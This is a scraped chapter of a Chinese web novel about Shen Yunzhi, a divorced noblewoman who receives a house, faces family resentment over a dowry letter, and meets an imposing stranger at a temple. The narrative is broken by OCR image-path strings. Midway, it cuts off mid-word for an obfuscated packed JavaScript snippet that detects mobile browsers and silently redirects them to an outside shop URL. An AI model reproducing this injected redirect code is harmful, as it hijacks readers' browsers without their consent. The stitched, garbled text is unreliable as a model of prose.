44. 遇见
作品:《别居后被天子觊觎了》 沈云稚感激外祖母的这份儿用心,不禁眼圈有些红了。
鲁老夫人拍了拍她的手:“好孩子,我能替你做的也就这些了,往后日子长,你要自己不被那些流言蜚语影响,才能好好走下去。”
说完这个,鲁老夫人又道:“左右这两日你在府里待得不自在,我带你去郊外的法源寺上香散散心,等回来后便搬去小汤山那边。”
沈云稚听老夫人提起法源寺,不自觉就想起了之前她跟着薛氏上香,跳水被人救起来的事情。
若是放在过去,她肯定对这座寺庙避之不及。
可如今和崔宣和离了,她心中的抵触散尽,便应了下来:“好。”
鲁老夫人又和她说了会儿话,就带着孟茹离开了。
沈云稚去了窦老夫人那里,将明日要跟着外祖母去上香的事情回禀了老夫人。
老夫人如今不待见这个孙女儿,因着她又舍了小汤山的一座宅子还有一间铺子,心里正不得劲儿,听她这么说便应了下来。
“你外祖母疼你,你跟着出去散散心也好。那小汤山的宅子给了你,府里会安排人过去收拾,提前将你的嫁妆箱笼搬过去,也省得你再回来折腾了。”
窦老夫人这是半点儿都不遮掩,想要赶沈云稚离开。
沈云稚和这个祖母本就没什么情分,听她这样说也不觉着委屈,只福了福身子应了声是,便从屋子里退了出来。
很快,窦老夫人将小汤山的宅子给了沈云稚,还有沈云稚明日就要跟鲁老夫人去寺庙里上香,之后直接搬去小汤山宅子的事情就传遍了整个显国公府。
沈鸾听到这消息,脸色很是难看,没好气道:“她不就和离了吗?闹得好似府里亏欠她多少似得,小汤山那边地价高,那三进的宅子要多少银钱才能买下来,母亲怎就白白便宜了沈云稚?更别说,还带着旁边一个糕点铺子了。沈云稚有多大的脸也好意思收?”
“我的澜月在侯府当妾受苦,母亲怎就不偏着些?只想着补偿沈云稚这个亲孙女儿,果然是嫁出去的女儿泼出去的水,我肚子里出来的孩子就是不比嫂嫂生出来的值钱!”
沈鸾气恼之下,伸手就将桌上的饭菜一股脑推在地上。
饭菜噼里啪啦洒了一地,弄脏了地毯。
屋子里伺候的丫鬟婆子屏气凝神,心中俱是紧张不安。
赵嬷嬷是沈鸾的陪房嬷嬷,这些年一直跟在沈鸾身边,见着自家夫人这般动怒,如何猜不出她的心思。
那小汤山的宅子自家夫人也惦记了有段时间了,曾和老夫人提起过一次,老夫人却是含糊过去,没给她准话。
后来,夫人也没好意思再提。
她知道老夫人偏爱沈鸾这个嫁出去的姑奶奶是一回事,可也深知夫人的性子,怕夫人若是住在小汤山为着重新打入贵妇圈,做出什么不妥当失了颜面的事情。
顾忌着这些,老夫人才没应下此事。
如今,老夫人却将那宅子给了沈云稚,夫人心里头哪里能不恼火。
她轻轻叹了口气,挥手叫屋子里伺候的丫鬟全都退了下去,才宽慰道:“老夫人肯定也不愿意给,可今个儿鲁老夫人亲自上门给沈云稚撑腰,府里亏欠沈云稚,老夫人也不好太过吝啬了,这才叫沈云稚得了这样大的便宜。”
“不过往好处想想,这样一来沈云稚就不会住在国公府了,往后夫人也能自在些,免得日常遇着彼此尴尬,府里那些嘴碎的丫鬟婆子见着沈云稚便要念叨夫人当初将两个孩子掉包的事情。”
沈鸾也知道这个道理,可哪怕心里头知道也颇为不平。
沈云稚一个自小在她手底下看她眼色过日子的人,如今竟能抢了她瞧上的宅子?
早知今日,当初就不该将沈云稚养大,若是她早早将沈云稚除去,哪里会身世揭穿,害得亲生女儿宋澜月给那崔宣当妾?
沈鸾冷笑:“她也就借着鲁老夫人给她撑腰拿了小汤山的宅子了,母亲的性子我最了解,她拿了那宅子,也就和国公府断得干干净净了,往后遇上什么事情府里也不会帮她。”
“听说大长公主最近这些年时常去小汤山那边礼佛清修,鲁老夫人大概是盼着沈云稚能遇上大长公主讨了大长公主的喜欢。可她这般姿容,谁看了不刺眼,说不得这宅子对她来说是祸事而不是福气。”
沈鸾这样说着,脸色缓和了些,对着赵嬷嬷问道:“澜月可有写信回来?”
赵嬷嬷摇了摇头:“姑娘肚子如今月份大了,身份又尴尬,勇庆侯府规矩也严,不好写信回来。”
沈鸾眼底却是露出几分了然,带着几分苦涩道:“她哪里是不方便,只怕是觉着我这个生母没用。她心里头,怕是恨我恨得紧呢。”
“可她也不想想,要不是我,她连这十几年锦衣玉食的日子也不会有,不过是中途出了岔子,又哪里能怪我?”
沈鸾对于宋澜月这个女儿自然是心疼的,可她也不觉着自己亏欠了女儿。
宋澜月既不写信回来,她也不凑上去。
等她生下孩子看看是男是女再说吧,若是男孩儿,哪怕是个妾室侯府也在意,她这个当外祖母的自然要过去看看。
若是个女儿,澜月的日子不好过,肯定也需要她这个生母护着,到时候,哪怕再嫌弃她这个生母也只能指望她了。
毕竟,她在母亲窦老夫人面前还有些脸面。
沈鸾这边听说了消息,孟氏自然也听说了。
孟氏心里头堵得慌,可拿沈云稚这个女儿没法子,如今事已至此,也只能这样了。
正在这时,陈嬷嬷拿着一封信过来,低声道:“夫人,澜月姑娘写信回府了,夫人要不要看看?”
孟氏眼底闪过一抹恼怒,想叫陈嬷嬷将信丢出去,可到底还是没说,伸手拿过信拆开看了起来。
看完之后,她脸色难看,冷笑道:“不愧是从沈鸾肚子里出来的,母女俩真是一个性子,过去我怎么那么傻怕委屈了这个女儿,为着她还叫云稚受了那么多委屈?”
陈嬷嬷见着自家夫人这样,拿过孟氏手中的信看了一遍,看完之后也跟着骂道:“她还有脸讨要当初答应给她的嫁妆,真真是将夫人您当冤大头了!”
孟氏也气得脑袋发晕,对着陈嬷嬷吩咐道:“你将这信送去姑奶奶那里,看看姑奶奶愿不愿意给自己女儿准备嫁妆?”
陈嬷嬷知道夫人心情不好,是故意要拿这桩事情来恶心沈鸾。
她觉着有些不妥当,可见着夫人难看的脸色,到底还是应了声是拿着信出去了。
翌日一早,沈云稚正要动身的时候听说姑母沈鸾病了,说是昨晚不知为何哭了一场,半夜里就发起烧来,听说还惊动了老夫人,只是老夫人问起为何哭,沈鸾只摇头不说话。
采薇凑到她耳边低声道:“听说宋澜月给夫人写信讨要嫁妆,夫人没给,却将信送到了姑奶奶那里,姑奶奶看过之后就哭了一场这才病了。”
“姑奶奶不好意思将这事情说出来,可今早底下的丫鬟婆子都在说此事,想来多半是真的。”
沈云稚想起当初的嫁妆,心中一阵唏嘘。
当初孟氏觉着她配不上那些嫁妆,将里头贵重的物件儿挑拣出来打算往后给宋澜月当嫁妆。
如今不过一年多,宋澜月成了崔宣的妾室,放下脸面讨要嫁妆,孟氏却不仅不肯给,还将宋澜月的脸面踩在地上,将这事
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17373708|197416||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
情闹到了沈鸾这个姑奶奶面前。
果然高门大族发生什么事情都不奇怪。
沈云稚听听也就罢了,如今她根本不关心这些事情,只按着原先的计划带着采薇出了院子。
行至半路,遇到二夫人程氏。
程氏听说了沈鸾病了的事情,见着沈云稚这会儿要离开,觉着有些不妥。可想想沈鸾虽是沈云稚的姑母,可却是害了沈云稚一辈子,沈云稚哪里会心疼她?
两人说了几句客套话,沈云稚就带着采薇离开了。
程氏看着沈云稚离开的背影,喃喃道:“云稚如今真是不一样了,若是放在过去,为着脸面也要去探望探望沈鸾这个姑母的。”
“这孩子,是真心不想讨好老夫人,不想留在国公府了。”
她也不想叫沈云稚一个和离之人留在府里,可沈云稚这样迫不及待离开半点儿都不留恋,她却觉着心里头有些堵得慌。
好似沈云稚这一离开,府里失去了什么似的。
她摇了摇头,觉着自己是多想了,一个和离之人,又得罪了勇庆侯府和宫中的贵妃娘娘,哪里还能有什么好前程。
沈云稚出了国公府,孟府的马车已经等在那里了。
见着她过来,孟茹打起帘子,伸手将她拉了上来。
“表妹快上来吧,咱们早些出发早些到寺里。”
沈云稚和外祖母还有表姐打了招呼,挨着鲁老夫人坐下,马车徐徐驶出显国公府所在的巷子,一路往寺庙的方向去了。
到中午时,马车才在山底下停了下来。
沈云稚扶着老夫人拾阶而上,几人用了半个多时辰才到了寺庙门口。
上回她和薛氏来这寺里给死去的崔宣点长明灯,这回过来,却不是侯府寡居守节的儿媳,而是和离之人,心境大为不同,叫她有兴致欣赏这寺庙里的景致。
小沙弥领着她们进去,安排在后院厢房住下。
沈云稚陪着鲁老夫人和表姐用了素斋,便回了自己屋里。
她叫采薇拿出抄写好的佛经,打算亲自拿着去佛堂那边供奉。
采薇知她为着感激当日那人的救命之恩抄写了这些佛经,便对着沈云稚道:“姑娘去吧,奴婢将行礼收拾出来,好好布置布置这屋子。”
沈云稚点了点头,拿着佛经一路往佛堂那边去了。
进了佛殿后,她将手中的佛经摆放在香案上,然后去旁边的铜盆里拿泉水净了手,这才点了香跪在了蒲团上。
香烟袅袅,沈云稚想起这一年多的境遇,轻声道:“求佛祖保佑信女云稚离开侯府后平静顺遂,保佑外祖母身子康健,表姐寻得一门好婚事。”
她想了想,声音又压低了几分,道:“信女亲手抄写佛经,望佛祖保佑当日在寺庙出手相救的恩人平安喜乐,事事顺遂。”
她想了想,又加了句:“盼恩人莫要怪我当日惊慌之下的唐突之举,信女并非故意伤人,望恩人莫怪,信女愿替恩人抄写经书替恩人祈福。”
她说完这话后,这才从蒲团上站起身来。
才刚起身,却是见着殿内挂着的黄色帐幔被风吹起,竟露出一个侧殿,侧殿大门敞开,露出一人的身影。
那人穿着墨色绣着金丝云纹的锦袍,头发拿玉冠束起,端坐在蒲团上,手里拿着一本佛经,指节修长,面前的案几上放着茶盏和香薰,香烟袅袅。
眼前的男子大约三十多岁,明明是清隽的面貌,可不知为何沈云稚却从这人身上感觉到一种充满压迫的威严,叫她本能的想要躲开。
四目对视,沈云稚下意识想往后退,可又觉着如此有些失礼,只能压下心中的忐忑,对着男人福了福身子。